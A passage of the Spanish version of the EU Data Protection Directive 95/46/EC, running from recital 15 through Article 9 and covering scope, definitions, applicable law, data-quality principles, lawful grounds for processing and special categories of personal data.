(15) Considerando que los tratamientos que afectan a dichos datos sólo quedan amparados por la presente Directiva cuando están automatizados o cuando los datos a que se refieren se encuentran contenidos o se destinan a encontrarse contenidos en un fichero estructurado según criterios específicos relativos a las personas, a fin de que se pueda acceder fácilmente a los datos de carácter personal de que se trata;
(16) Considerando que los tratamientos de datos constituidos por sonido e imagen, como los de la vigilancia por videocámara, no están comprendidos en el ámbito de aplicación de la presente Directiva cuando se aplican con fines de seguridad pública, defensa, seguridad del Estado o para el ejercicio de las actividades del Estado relacionadas con ámbitos del derecho penal o para el ejercicio de otras actividades que no están comprendidos en el ámbito de aplicación del Derecho comunitario;

(17) Considerando que en lo que respecta al tratamiento del sonido y de la imagen aplicados con fines periodísticos o de expresión literaria o artística, en particular en el sector audiovisual, los principios de la Directiva se aplican de forma restringida según lo dispuesto en al artículo 9;
(18) Considerando que, para evitar que una persona sea excluida de la protección garantizada por la presente Directiva, es necesario que todo tratamiento de datos personales efectuado en la Comunidad respete la legislación de uno de sus Estados miembros; que, a este respecto, resulta conveniente someter el tratamiento de datos efectuados por cualquier persona que actúe bajo la autoridad del responsable del tratamiento establecido en un Estado miembro a la aplicación de la legislación de tal Estado;
(19) Considerando que el establecimiento en el territorio de un Estado miembro implica el ejercicio efectivo y real de una actividad mediante una instalación estable; que la forma jurídica de dicho establecimiento, sea una simple sucursal o una empresa filial con personalidad jurídica, no es un factor determinante al respecto; que cuando un mismo responsable esté establecido en el territorio de varios Estados miembros, en particular por medio de una empresa filial, debe garantizar, en particular para evitar que se eluda la normativa aplicable, que cada uno de los establecimientos cumpla las obligaciones impuestas por el Derecho nacional aplicable a estas actividades;
(20) Considerando que el hecho de que el responsable del tratamiento de datos esté establecido en un país tercero no debe obstaculizar la protección de las personas contemplada en la presente Directiva; que en estos casos el tratamiento de datos debe regirse por la legislación del Estado miembro en el que se ubiquen los medios utilizados y deben adoptarse garantías para que se respeten en la práctica los derechos y obligaciones contempladas en la presente Directiva;
(21) Considerando que la presente Directiva no afecta a las normas de territorialidad aplicables en materia penal;
(22) Considerando que los Estados miembros precisarán en su legislación o en la aplicación de las disposiciones adoptadas en virtud de la presente Directiva las condiciones generales de licitud del tratamiento de datos; que, en particular, el artículo 5 en relación con los artículos 7 y 8, ofrece a los Estados miembros la posibilidad de prever, independientemente de las normas generales, condiciones especiales de tratamiento de datos en sectores específicos, así como para las diversas categorías de datos contempladas en el artículo 8;

(23) Considerando que los Estados miembros están facultados para garantizar la protección de las personas tanto mediante una ley general relativa a la protección de las personas respecto del tratamiento de los datos de carácter personal como mediante leyes sectoriales, como las relativas a los institutos estadísticos;
(24) Considerando que las legislaciones relativas a la protección de las personas jurídicas respecto del tratamiento de los datos que las conciernan no son objeto de la presente Directiva;
(25) Considerando que los principios de la protección tienen su expresión, por una parte, en las distintas obligaciones que incumben a las personas, autoridades públicas, empresas, agencias u otros organismos que efectúen tratamientos- obligaciones relativas, en particular, a la calidad de los datos, la seguridad técnica, la notificación a las autoridades de control y las circunstancias en las que se puede efectuar el tratamiento- y, por otra parte, en los derechos otorgados a las personas cuyos datos sean objeto de tratamiento de ser informadas acerca de dicho tratamiento, de poder acceder a los datos, de poder solicitar su rectificación o incluso de oponerse a su tratamiento en determinadas circunstancias;
(26) Considerando que los principios de la protección deberán aplicarse a cualquier información relativa a una persona identificada o identificable; que, para determinar si una persona es identificable, hay que considerar el conjunto de los medios que puedan ser razonablemente utilizados por el responsable del tratamiento o por cualquier otra persona, para identificar a dicha persona; que los principios de la protección no se aplicarán a aquellos datos hechos anónimos de manera tal que ya no sea posible identificar al interesado; que los códigos de conducta con arreglo al artículo 27 pueden constituir un elemento útil para proporcionar indicaciones sobre los medios gracias a los cuales los datos pueden hacerse anónimos y conservarse de forma tal que impida identificar al interesado;
(27) Considerando que la protección de las personas debe aplicarse tanto al tratamiento automático de datos como a su tratamiento manual; que el alcance de esta protección no debe depender, en efecto, de las técnicas utilizadas, pues la contrario daría lugar a riesgos graves de elusión; que, no obstante, por lo que respecta al tratamiento manual, la presente Directiva sólo abarca los ficheros, y no se aplica a las carpetas que no están estructuradas; que, en particular, el contenido de un fichero debe estructurarse conforme a criterios específicos relativos a las personas, que permitan acceder fácilmente a los datos personales; que, de conformidad con la definición que recoge

la letra c) del artículo 2, los distintos criterios que permiten determinar los elementos de un conjunto estructurado de datos de carácter personal y los distintos criterios que regulan el acceso a dicho conjunto de datos pueden ser definidos por cada Estado miembro; que, las carpetas y conjuntos de carpetas, así como sus portadas, que no estén estructuradas conforme a criterios específicos no están comprendidas en ningún caso en el ámbito de aplicación de la presente Directiva;
(28) Considerando que todo tratamiento de datos personales debe efectuarse de forma lícita y leal con respecto al interesado; que debe referirse, en particular, a datos adecuados, pertinentes y no excesivos en relación con los objetivos perseguidos; que estos objetivos han de ser explícitos y legítimos, y deben estar determinados en el momento de obtener los datos; que los objetivos de los tratamientos posteriores a la obtención no pueden ser incompatibles con los objetivos originalmente especificados;
(29) Considerando que el tratamiento ulterior de datos personales, con fines históricos, estadísticos o científicos no debe por lo general considerarse incompatible con los objetivos para los que se recogieron los datos, siempre y cuando los Estados miembros establezcan las garantías adecuadas; que dichas garantías deberán impedir que dichos datos sean utilizados para tomar medidas o decisiones contra cualquier persona;
(30) Considerando que para ser lícito el tratamiento de datos personales debe basarse además en el consentimiento del interesado o ser necesario con vistas a la celebración o ejecución de un contrato que obligue al interesado, o para la observancia de una obligación legal o para el cumplimiento de una misión de interés público o para el ejercicio de la autoridad pública o incluso para la realización de un interés legítimo de una persona, siempre que no prevalezcan los intereses o los derechos y libertades del interesado; que, en particular, para asegurar el equilibrio de los intereses en juego, garantizando a la vez una competencia efectiva, los Estados miembros pueden precisar las condiciones en las que se podrán utilizar y comunicar a terceros datos de carácter personal, en el desempeño de actividades legítimas de gestión ordinaria de empresas y otras entidades; que los Estados miembros pueden asimismo establecer previamente las condiciones en que pueden efectuarse comunicaciones de datos personales a terceros con fines de prospección comercial o de prospección realizada por una institución benéfica u otras asociaciones o fundaciones, por ejemplo de carácter político, dentro del respeto de las disposiciones que permiten a los interesados oponerse, sin alegar los motivos y sin gastos, al tratamiento de los datos que les conciernan;

(31) Considerando que un tratamiento de datos personales debe estimarse lícito cuando se efectúa con el fin de proteger un interés esencial para la vida del interesado;
(32) Considerando que corresponde a las legislaciones nacionales determinar si el responsable del tratamiento que tiene conferida una misión de interés público o inherente al ejercicio del poder público, debe ser una administración pública u otra persona de derecho público o privado, como por ejemplo una asociación profesional;
(33) Considerando, por lo demás, que los datos que por su naturaleza puedan atentar contra las libertades fundamentales o la intimidad no deben ser objeto de tratamiento alguno, salvo en caso de que el interesado haya dado su consentimiento explícito; que deberán constar de forma explícita las excepciones a esta prohibición para necesidades específicas, en particular cuando el tratamiento de dichos datos se realice con fines relacionados con la salud, por parte de personas físicas sometidas a una obligación legal de secreto profesional, o para actividades legítimas por parte de ciertas asociaciones o fundaciones cuyo objetivo sea hacer posible el ejercicio de libertades fundamentales;
(34) Considerando que también se deberá autorizar a los Estados miembros, cuando esté justificado por razones de interés público importante, a hacer excepciones a la prohibición de tratar categorías sensibles de datos en sectores como la salud pública y la protección social, particularmente en lo relativo a la garantía de la calidad y la rentabilidad, así como los procedimientos utilizados para resolver las reclamaciones de prestaciones y de servicios en el régimen del seguro enfermedad, la investigación científica y las estadísticas públicas; que a ellos corresponde, no obstante, prever las garantías apropiadas y específicas a los fines de proteger los derechos fundamentales y la vida privada de las personas;
(35) Considerando, además, que el tratamiento de datos personales por parte de las autoridades públicas con fines, establecidos en el Derecho constitucional o en el Derecho internacional público, de asociaciones religiosas reconocidas oficialmente, se realiza por motivos importantes de interés público;
(36) Considerando que, si en el marco de actividades relacionadas con las elecciones, el funcionamiento del sistema democrático en algunos Estados miembros exige que los partidos políticos recaben datos sobre la ideología política de los ciudadanos, podrá autorizarse el tratamiento de estos datos

por motivos importantes de interés público, siempre que se establezcan las garantías adecuadas;
(37) Considerando que para el tratamiento de datos personales con fines periodísticos o de expresión artística o literaria, en particular en el sector audiovisual, deben preverse excepciones o restricciones de determinadas disposiciones de la presente Directiva siempre que resulten necesarias para conciliar los derechos fundamentales de la persona con la libertad de expresión y, en particular, la libertad de recibir o comunicar informaciones, tal y como se garantiza en el artículo 10 del Convenio Europeo para la Protección de los Derechos Humanos y de las Libertades Fundamentales; que por lo tanto, para ponderar estos derechos fundamentales, corresponde a los Estados miembros prever las excepciones y las restricciones necesarias en lo relativo a las medidas generales sobre la legalidad del tratamiento de datos, las medidas sobre la transferencia de datos a terceros países y las competencias de las autoridades de control sin que esto deba inducir, sin embargo, a los Estados miembros a prever excepciones a las medidas que garanticen la seguridad del tratamiento; que, igualmente, debería concederse a la autoridad de control responsable en la materia al menos una serie de competencias a posteriori como por ejemplo publicar periódicamente un informe al respecto o bien iniciar procedimientos legales ante las autoridades judiciales;
(38) Considerando que el tratamiento leal de datos supone que los interesados deben estar en condiciones de conocer la existencia de los tratamientos y, cuando los datos se obtengan de ellos mismos, contar con una información precisa y completa respecto a las circunstancias de dicha obtención;
(39) Considerando que determinados tratamientos se refieren a datos que el responsable no ha recogido directamente del interesado; que, por otra parte, pueden comunicarse legítimamente datos a un tercero aún cuando dicha comunicación no estuviera prevista en el momento de la recogida de los datos del propio interesado; que, en todos estos supuestos, debe informarse al interesado en el momento del registro de los datos o, a más tardar, al comunicarse los datos por primera vez a un tercero;
(40) Considerando, no obstante, que no es necesario imponer esta obligación si el interesado ya está informado, si el registro o la comunicación están expresamente previstos por la ley o si resulta imposible informarle, o ello implica esfuerzos desproporcionados, como puede ser el caso para tratamientos con fines históricos, estadísticos o científicos; que a este respecto pueden tomarse en consideración el número de interesados, la antigüedad de los datos, y las posibles medidas compensatorias;

(41) Considerando que cualquier persona debe disfrutar del derecho de acceso a los datos que le conciernan y sean objeto de tratamiento, para cerciorarse, en particular, de su exactitud y de la licitud de su tratamiento; que por las mismas razones cualquier persona debe tener además el derecho de conocer la lógica que subyace al tratamiento automatizado de los datos que la conciernan, al menos en el caso de las decisiones automatizadas a que se refiere el apartado 1 del artículo 15; que este derecho no debe menoscabar el secreto de los negocios ni la propiedad intelectual y en particular el derecho de autor que proteja el programa informático; que no obstante esto no debe suponer que se deniegue cualquier información al interesado;
(42) Considerando que, en interés del interesado de que se trate y para proteger los derechos y libertades de terceros, los Estados miembros podrán limitar los derechos de acceso y de información; que podrán, por ejemplo, precisar que el acceso a los datos de carácter médico únicamente pueda obtenerse a través de un profesional de la medicina;
(43) Considerando que los Estados miembros podrán imponer restricciones a los derechos de acceso e información y a determinadas obligaciones del responsable del tratamiento, en la medida en que sean estrictamente necesarias para, por ejemplo, salvaguardar la seguridad del Estado, la defensa, la seguridad pública, los intereses económicos o financieros importantes de un Estado miembro o de la Unión, así como para realizar investigaciones y entablar procedimientos penales y perseguir violaciones de normas deontológicas en las profesiones reguladas; que conviene enumerar, a efectos de excepciones y limitaciones, las tareas de control, inspección o reglamentación necesarias en los tres últimos sectores mencionados relativos a la seguridad pública, los intereses económicos o financieros y la represión penal; que esta enumeración de tareas relativas a los tres sectores citados no afecta a la legitimidad de las excepciones y restricciones establecidas por razones de seguridad del Estado o de defensa;
(44) Considerando que los Estados miembros podrán verse obligados, en virtud de las disposiciones del Derecho comunitario, a establecer excepciones a las disposiciones de la presente Directiva relativas al derecho de acceso, a la información de personas y a la calidad de los datos para garantizar algunas de las finalidades contempladas más arriba;
(45) Considerando que cuando se pudiera efectuar lícitamente un tratamiento de datos por razones de interés público o del ejercicio de la autoridad pública, o en interés legítimo de una persona física, cualquier persona deberá, sin embargo, tener derecho a oponerse a que los datos que le conciernan

sean objeto de un tratamiento, en virtud de motivos fundados y legítimos relativos a su situación concreta; que los Estados miembros tienen, no obstante, la posibilidad de establecer disposiciones nacionales contrarias;
(46) Considerando que la protección de los derechos y libertades de los interesados en lo que respecta a los tratamientos de datos personales exige la adopción de medidas técnicas y de organización apropiadas, tanto en el momento de la concepción del sistema de tratamiento como en el de la aplicación de los tratamientos mismos, sobre todo con objeto de garantizar la seguridad e impedir, por tanto, todo tratamiento no autorizado; que corresponde a los Estados miembros velar por que los responsables del tratamiento respeten dichas medidas; que esas medidas deberán garantizar un nivel de seguridad adecuado teniendo en cuenta el estado de la técnica y el coste de su aplicación en relación con los riesgos que presente el tratamiento y con la naturaleza de los datos que deban protegerse;
(47) Considerando que cuando un mensaje con datos personales sea transmitido a través de un servicio de telecomunicaciones o de correo electrónico cuyo único objetivo sea transmitir mensajes de ese tipo, será considerada normalmente responsable del tratamiento de los datos personales presentes en el mensaje aquella persona de quien proceda el mensaje y no la que ofrezca el servicio de transmisión; que, no obstante, las personas que ofrezcan estos servicios normalmente serán consideradas responsables del tratamiento de los datos personales complementarios y necesarios para el funcionamiento del servicio;
(48) Considerando que los procedimientos de notificación a la autoridad de control tienen por objeto asegurar la publicidad de los fines de los tratamientos y de sus principales características a fin de controlarlos a la luz de las disposiciones nacionales adoptadas en aplicación de la presente Directiva;
(49) Considerando que para evitar trámites administrativos improcedentes, los Estados miembros pueden establecer exenciones o simplificaciones de la notificación para los tratamientos que no atenten contra los derechos y las libertades de los interesados, siempre y cuando sean conformes a un acto adoptado por el Estado miembro en el que se precisen sus límites; que los Estados miembros pueden igualmente disponer la exención o la simplificación cuando un encargado, nombrado por el responsable del tratamiento, se cerciore de que los tratamientos efectuados no pueden atentar contra los derechos y libertades de los interesados; que la persona encargada de la pro-

tección de los datos, sea o no empleado del responsable del tratamiento de datos, deberá ejercer sus funciones con total independencia;
(50) Considerando que podrán establecerse exenciones o simplificaciones para los tratamientos cuya única finalidad sea el mantenimiento de registros destinados, de conformidad con el Derecho nacional, a la información del público y que sean accesibles para la consulta del público o de toda persona que justifique un interés legítimo;
(51) Considerando, no obstante, que el beneficio de la simplificación o de la exención de la obligación de notificación no dispensa al responsable del tratamiento de ninguna de las demás obligaciones derivadas de la presente Directiva;
(52) Considerando que, en este contexto, el control a posteriori por parte de las autoridades competentes debe considerarse, en general, una medida suficiente;
(53) Considerando, no obstante, que determinados tratamientos pueden presentar riesgos particulares desde el punto de vista de los derechos y las libertades de los interesados, ya sea por su naturaleza, su alcance o su finalidad, como los de excluir a los interesados del beneficio de un derecho, de una prestación o de un contrato, o por el uso particular de una tecnología nueva; que es competencia de los Estados miembros, si así lo desean, precisar tales riesgos en sus legislaciones;
(54) Considerando que, a la vista de todos los tratamientos llevados a cabo en la sociedad, el número de los que presentan tales riesgos particulares debería ser muy limitado; que los Estados miembros deben prever, para dichos tratamientos, un examen previo a su realización por parte de la autoridad de control o del encargado de la protección de datos en cooperación con aquella; que, tras dicho control previo, la autoridad de control, en virtud de lo que disponga su Derecho nacional, podrá emitir un dictamen o autorizar el tratamiento de datos; que este examen previo podrá realizarse también en el curso de la elaboración de una medida legislativa aprobada por el Parlamento nacional o de una medida basada en dicha medida legislativa, que defina la naturaleza del tratamiento y precise las garantías adecuadas;
(55) Considerando que las legislaciones nacionales deben prever un recurso judicial para los casos en los que el responsable del tratamiento de datos no respete los derechos de los interesados; que los daños que pueden sufrir las personas a raíz de un tratamiento ilícito han de ser reparados por el responsable del tratamiento de datos, el cual sólo podrá ser eximido de responsabilidad si demuestra que no le es imputable el hecho perjudicial, principal-

mente si demuestra la responsabilidad del interesado o un caso de fuerza mayor; que deben imponerse sanciones a toda persona, tanto de derecho privado como de derecho público, que no respete las disposiciones nacionales adoptadas en aplicación de la presente Directiva;
(56) Considerando que los flujos transfronterizos de datos personales son necesarios para la desarrollo del comercio internacional; que la protección de las personas garantizada en la Comunidad por la presente Directiva no se opone a la transferencia de datos personales a terceros países que garanticen un nivel de protección adecuado; que el carácter adecuado del nivel de protección ofrecido por un país tercero debe apreciarse teniendo en cuenta todas las circunstancias relacionadas con la transferencia o la categoría de transferencias;
(57) Considerando, por otra parte, que cuando un país tercero no ofrezca un nivel de protección adecuado debe prohibirse la transferencia al mismo de datos personales;
(58) Considerando que han de establecerse excepciones a esta prohibición en determinadas circunstancias, cuando el interesado haya dado su consentimiento, cuando la transferencia sea necesaria en relación con un contrato o una acción judicial, cuando así lo exija la protección de un interés público importante, por ejemplo en casos de transferencia internacional de datos entre las administraciones fiscales o aduaneras o entre los servicios competentes en materia de seguridad social, o cuando la transferencia se haga desde un registro previsto en la legislación con fines de consulta por el público o por personas con un interés legítimo; que en tal caso dicha transferencia no debe afectar a la totalidad de los datos o las categorías de datos que contenga el mencionado registro; que, cuando la finalidad de un registro sea la consulta por parte de personas que tengan un interés legítimo, la transferencia sólo debería poder efectuarse a petición de dichas personas o cuando éstas sean las destinatarias;
(59) Considerando que pueden adoptarse medidas particulares para paliar la insuficiencia del nivel de protección en un tercer país, en caso de que el responsable del tratamiento ofrezca garantías adecuadas; que, por lo demás, deben preverse procedimientos de negociación entre la Comunidad y los países terceros de que se trate;
(60) Considerando que, en cualquier caso, las transferencias hacia países terceros sólo podrán efectuarse si se respetan plenamente las disposiciones adoptadas por los Estados miembros en aplicación de la presente Directiva, y, en particular, de su artículo 8;

(61) Considerando que los Estados miembros y la Comisión, dentro de sus respectivas competencias, deben alentar a los sectores profesionales para que elaboren códigos de conducta a fin de facilitar, habida cuenta del carácter específico del tratamiento de datos efectuado en determinados sectores, la aplicación de la presente Directiva respetando las disposiciones nacionales adoptadas para su aplicación;
(62) Considerando que la creación de una autoridad de control que ejerza sus funciones con plena independencia en cada uno de los Estados miembros constituye un elemento esencial de la protección de las personas en lo que respecta al tratamiento de datos personales;
(63) Considerando que dicha autoridad debe disponer de los medios necesarios para cumplir su función, ya se trate de poderes de investigación o de intervención, en particular en casos de reclamaciones presentadas a la autoridad o de poder comparecer en juicio; que tal autoridad ha de contribuir a la transparencia de los tratamientos de datos efectuados en el Estado miembro del que dependa;
(64) Considerando que las autoridades de los distintos Estados miembros habrán de prestarse ayuda mutua en el ejercicio de sus funciones, de forma que se garantice el pleno respeto de las normas de protección en toda la Unión Europea;
(65) Considerando que se debe crear, en el ámbito comunitario, un grupo de protección de las personas en lo que respecta al tratamiento de datos personales, el cual habrá de ejercer sus funciones con plena independencia; que, habida cuenta de este carácter específico, el grupo deberá asesorar a la Comisión y contribuir, en particular, a la aplicación uniforme de las normas nacionales adoptadas en aplicación de la presente Directiva;
(66) Considerando que, por lo que respecta a la transferencia de datos hacia países terceros, la aplicación de la presente Directiva requiere que se atribuya a la Comisión competencias de ejecución y que se cree un procedimiento con arreglo a las modalidades establecidas en la Decisión 87/373/CEE del Consejo (1);
(67) Considerando que el 20 de diciembre de 1994 se alcanzó un acuerdo sobre un modus vivendi entre el Parlamento Europeo, el Consejo y la Comisión concerniente a las medidas de aplicación de los actos adoptados de conformidad con el procedimiento establecido en el artículo 189 B del Tratado CE;
(68) Considerando que los principios de protección de los derechos y libertades de las personas y, en particular, del respeto de la intimidad en lo que se

refiere al tratamiento de los datos personales objeto de la presente Directiva podrán completarse o precisarse, sobre todo en determinados sectores, mediante normas específicas conformes a estos principios;
(69) Considerando que resulta oportuno conceder a los Estados miembros un plazo que no podrá ser superior a tres años a partir de la entrada en vigor de las medidas nacionales de transposición de la presente Directiva, a fin de que puedan aplicar de manera progresiva las nuevas disposiciones nacionales mencionadas a todos los tratamientos de datos ya existentes; que, con el fin de facilitar una aplicación que presente una buena relación coste-eficacia, se concederá a los Estados miembros un período suplementario que expirará a los doce años de la fecha en que se adopte la presente Directiva, para garantizar que los ficheros manuales existentes en dicha fecha se hayan ajustado a las disposiciones de la Directiva; que si los datos contenidos en dichos ficheros son tratados efectivamente de forma manual en ese período transitorio ampliado deberán, sin embargo, ser ajustados a dichas disposiciones cuando se realice tal tratamiento;
(70) Considerando que no es procedente que el interesado tenga que dar de nuevo su consentimiento a fin de que el responsable pueda seguir efectuando, tras la entrada en vigor de las disposiciones nacionales adoptadas en virtud de la presente Directiva, el tratamiento de datos sensibles necesario para la ejecución de contratos celebrados previo consentimiento libre e informado antes de la entrada en vigor de las disposiciones mencionadas;
(71) Considerando que la presente Directiva no se opone a que un Estado miembro regule las actividades de prospección comercial destinadas a los consumidores que residan en su territorio, en la medida en que dicha regulación no afecte a la protección de las personas en lo que respecta a tratamientos de datos personales;
(72) Considerando que la presente Directiva autoriza que se tenga en cuenta el principio de acceso público a los documentos oficiales a la hora de aplicar los principios expuestos en la presente Directiva,

HAN ADOPTADO LA PRESENTE DIRECTIVA:

CAPÍTULO I DISPOSICIONES GENERALES

Artículo 1

Objeto de la Directiva

1. Los Estados miembros garantizarán, con arreglo a las disposiciones de la presente Directiva, la protección de las libertades y de los derechos funda-

mentales de las personas físicas, y, en particular, del derecho a la intimidad, en lo que respecta al tratamiento de los datos personales.
2. Los Estados miembros no podrán restringir ni prohibir la libre circulación de datos personales entre los Estados miembros por motivos relacionados con la protección garantizada en virtud del apartado 1.
Artículo 2
Definiciones
A efectos de la presente Directiva, se entenderá por:
a) «datos personales»: toda información sobre una persona física identificada o identificable (el «interesado»); se considerará identificable toda persona cuya identidad pueda determinarse, directa o indirectamente, en particular mediante un número de identificación o uno o varios elementos específicos, característicos de su identidad física, fisiológica, psíquica, económica, cultural o social;
b) «tratamiento de datos personales» («tratamiento»): cualquier operación o conjunto de operaciones, efectuadas o no mediante procedimientos automatizados, y aplicadas a datos personales, como la recogida, registro, organización, conservación, elaboración o modificación, extracción, consulta, utilización, comunicación por transmisión, difusión o cualquier otra forma que facilite el acceso a los mismos, cotejo o interconexión, así como su bloqueo, supresión o destrucción;
c) «fichero de datos personales» («fichero»): todo conjunto estructurado de datos personales, accesibles con arreglo a criterios determinados, ya sea centralizado, descentralizado o repartido de forma funcional o geográfica;
d) «responsable del tratamiento»: la persona física o jurídica, autoridad pública, servicio o cualquier otro organismo que sólo o conjuntamente con otros determine los fines y los medios del tratamiento de datos personales; en caso de que los fines y los medios del tratamiento estén determinados por disposiciones legislativas o reglamentarias nacionales o comunitarias, el responsable del tratamiento o los criterios específicos para su nombramiento podrán ser fijados por el Derecho nacional o comunitario;
e) «encargado del tratamiento»: la persona física o jurídica, autoridad pública, servicio o cualquier otro organismo que, solo o conjuntamente con otros, trate datos personales por cuenta del responsable del tratamiento;
f) «tercero»: la persona física o jurídica, autoridad pública, servicio o cualquier otro organismo distinto del interesado, del responsable del tratamiento, del encargado del tratamiento y de las personas autorizadas para tratar los

datos bajo la autoridad directa del responsable del tratamiento o del encargado del tratamiento;
g) «destinatario»: la persona física o jurídica, autoridad pública, servicio o cualquier otro organismo que reciba comunicación de datos, se trate o no de un tercero. No obstante, las autoridades que puedan recibir una comunicación de datos en el marco de una investigación específica no serán considerados destinatarios;
h) «consentimiento del interesado»: toda manifestación de voluntad, libre, específica e informada, mediante la que el interesado consienta el tratamiento de datos personales que le conciernan.
Artículo 3
Ámbito de aplicación
1. Las disposiciones de la presente Directiva se aplicarán al tratamiento total o parcialmente automatizado de datos personales, así como al tratamiento no automatizado de datos personales contenidos o destinados a ser incluidos en un fichero.
2. Las disposiciones de la presente Directiva no se aplicarán al tratamiento de datos personales:
- efectuado en el ejercicio de actividades no comprendidas en el ámbito de aplicación del Derecho comunitario, como las previstas por las disposiciones de los títulos V y VI del Tratado de la Unión Europea y, en cualquier caso, al tratamiento de datos que tenga por objeto la seguridad pública, la defensa, la seguridad del Estado (incluido el bienestar económico del Estado cuando dicho tratamiento esté relacionado con la seguridad del Estado) y las actividades del Estado en materia penal;
- efectuado por una persona física en el ejercicio de actividades exclusivamente personales o domésticas.
Artículo 4
Derecho nacional aplicable
1. Los Estados miembros aplicarán las disposiciones nacionales que haya aprobado para la aplicación de la presente Directiva a todo tratamiento de datos personales cuando:
a) el tratamiento sea efectuado en el marco de las actividades de un establecimiento del responsable del tratamiento en el territorio del Estado miembro. Cuando el mismo responsable del tratamiento esté establecido en el territorio de varios Estados miembros deberá adoptar las medidas necesarias para garantizar que cada uno de dichos establecimientos cumple las obligaciones previstas por el Derecho nacional aplicable;

b) el responsable del tratamiento no esté establecido en el territorio del Estado miembro, sino en un lugar en que se aplica su legislación nacional en virtud del Derecho internacional público;
c) el responsable del tratamiento no esté establecido en el territorio de la Comunidad y recurra, para el tratamiento de datos personales, a medios, automatizados o no, situados en el territorio de dicho Estado miembro, salvo en caso de que dichos medios se utilicen solamente con fines de tránsito por el territorio de la Comunidad Europea.
2. En el caso mencionado en la letra c) del apartado 1, el responsable del tratamiento deberá designar un representante establecido en el territorio de dicho Estado miembro, sin perjuicio de las acciones que pudieran emprenderse contra el propio responsable del tratamiento.

CAPÍTULO II CONDICIONES GENERALES PARA LA LICITUD DEL TRATAMIENTO DE DATOS PERSONALES
Artículo 5
Los Estados miembros precisarán, dentro de los límites de las disposiciones del presente capítulo, las condiciones en que son lícitos los tratamientos de datos personales.
SECCIÓN I
PRINCIPIOS RELATIVOS A LA CALIDAD DE LOS DATOS
Artículo 6
1. Los Estados miembros dispondrán que los datos personales sean:
a) tratados de manera leal y lícita;
b) recogidos con fines determinados, explícitos y legítimos, y no sean tratados posteriormente de manera incompatible con dichos fines; no se considerará incompatible el tratamiento posterior de datos con fines históricos, estadísticos o científicos, siempre y cuando los Estados miembros establezcan las garantías oportunas;
c) adecuados, pertinentes y no excesivos con relación a los fines para los que se recaben y para los que se traten posteriormente;
d) exactos y, cuando sea necesario, actualizados; deberán tomarse todas las medidas razonables para que los datos inexactos o incompletos, con respecto a los fines para los que fueron recogidos o para los que fueron tratados posteriormente, sean suprimidos o rectificados;
e) conservados en una forma que permita la identificación de los interesados durante un período no superior al necesario para los fines para los que fueron recogidos o para los que se traten ulteriormente. Los Estados miembros

establecerán las garantías apropiadas para los datos personales archivados por un período más largo del mencionado, con fines históricos, estadísticos o científicos.
2. Corresponderá a los responsables del tratamiento garantizar el cumplimiento de lo dispuesto en el apartado 1.
SECCIÓN II
PRINCIPIOS RELATIVOS A LA LEGITIMACIÓN DEL TRATAMIENTO DE DATOS
Artículo 7
Los Estados miembros dispondrán que el tratamiento de datos personales sólo pueda efectuarse si:
a) el interesado ha dado su consentimiento de forma inequívoca, o
b) es necesario para la ejecución de un contrato en el que el interesado sea parte o para la aplicación de medidas precontractuales adoptadas a petición del interesado, o
c) es necesario para el cumplimiento de una obligación jurídica a la que esté sujeto el responsable del tratamiento, o
d) es necesario para proteger el interés vital del interesado, o
e) es necesario para el cumplimiento de una misión de interés público o inherente al ejercicio del poder público conferido al responsable del tratamiento o a un tercero a quien se comuniquen los datos, o
f) es necesario para la satisfacción del interés legítimo perseguido por el responsable del tratamiento o por el tercero o terceros a los que se comuniquen los datos, siempre que no prevalezca el interés o los derechos y libertades fundamentales del interesado que requieran protección con arreglo al apartado 1 del artículo 1 de la presente Directiva.
SECCIÓN III
CATEGORÍAS ESPECIALES DE TRATAMIENTOS
Artículo 8
Tratamiento de categorías especiales de datos
1. Los Estados miembros prohibirán el tratamiento de datos personales que revelen el origen racial o étnico, las opiniones políticas, las convicciones religiosas o filosóficas, la pertenencia a sindicatos, así como el tratamiento de los datos relativos a la salud o a la sexualidad.
2. Lo dispuesto en el apartado 1 no se aplicará cuando:
a) el interesado haya dado su consentimiento explícito a dicho tratamiento, salvo en los casos en los que la legislación del Estado miembro disponga

que la prohibición establecida en el apartado 1 no pueda levantarse con el consentimiento del interesado, o
b) el tratamiento sea necesario para respetar las obligaciones y derechos específicos del responsable del tratamiento en materia de Derecho laboral en la medida en que esté autorizado por la legislación y ésta prevea garantías adecuadas, o
c) el tratamiento sea necesario para salvaguardar el interés vital del interesado o de otra persona, en el supuesto de que el interesado esté física o jurídicamente incapacitado para dar su consentimiento, o
d) el tratamiento sea efectuado en el curso de sus actividades legítimas y con las debidas garantías por una fundación, una asociación o cualquier otro organismo sin fin de lucro, cuya finalidad sea política, filosófica, religiosa o sindical, siempre que se refiera exclusivamente a sus miembros o a las personas que mantengan contactos regulares con la fundación, la asociación o el organismo por razón de su finalidad y con tal de que los datos no se comuniquen a terceros sin el consentimiento de los interesados, o
e) el tratamiento se refiera a datos que el interesado haya hecho manifiestamente públicos o sea necesario para el reconocimiento, ejercicio o defensa de un derecho en un procedimiento judicial.
3. El apartado 1 no se aplicará cuando el tratamiento de datos resulte necesario para la prevención o para el diagnóstico médicos, la prestación de asistencia sanitaria o tratamientos médicos o la gestión de servicios sanitarios, siempre que dicho tratamiento de datos sea realizado por un profesional sanitario sujeto al secreto profesional sea en virtud de la legislación nacional, o de las normas establecidas por las autoridades nacionales competentes, o por otra persona sujeta asimismo a una obligación equivalente de secreto.
4. Siempre que dispongan las garantías adecuadas, los Estados miembros podrán, por motivos de interés público importantes, establecer otras excepciones, además de las previstas en el apartado 2, bien mediante su legislación nacional, bien por decisión de la autoridad de control.
5. El tratamiento de datos relativos a infracciones, condenas penales o medidas de seguridad, sólo podrá efectuarse bajo el control de la autoridad pública o si hay previstas garantías específicas en el Derecho nacional, sin perjuicio de las excepciones que podrá establecer el Estado miembro basándose en disposiciones nacionales que prevean garantías apropiadas y específicas. Sin embargo, sólo podrá llevarse un registro completo de condenas penales bajo el control de los poderes públicos.

Los Estados miembros podrán establecer que el tratamiento de datos relativos a sanciones administrativas o procesos civiles se realicen asimismo bajo el control de los poderes públicos.
6. Las excepciones a las disposiciones del apartado 1 que establecen los apartados 4 y 5 se notificarán a la Comisión.
7. Los Estados miembros determinarán las condiciones en las que un número nacional de identificación o cualquier otro medio de identificación de carácter general podrá ser objeto de tratamiento.
Artículo 9
Tratamiento de datos personales y libertad de expresión
En lo referente al tratamiento de datos personales con fines exclusivamente periodísticos o de expresión artística o literaria, los Estados miembros establecerán, respecto de las disposiciones del presente capítulo, del capítulo IV y del capítulo VI, exenciones y excepciones sólo en la medida en que resulten necesarias para conciliar el derecho a la intimidad con las normas que rigen la libertad de expresión.
SECCIÓN IV
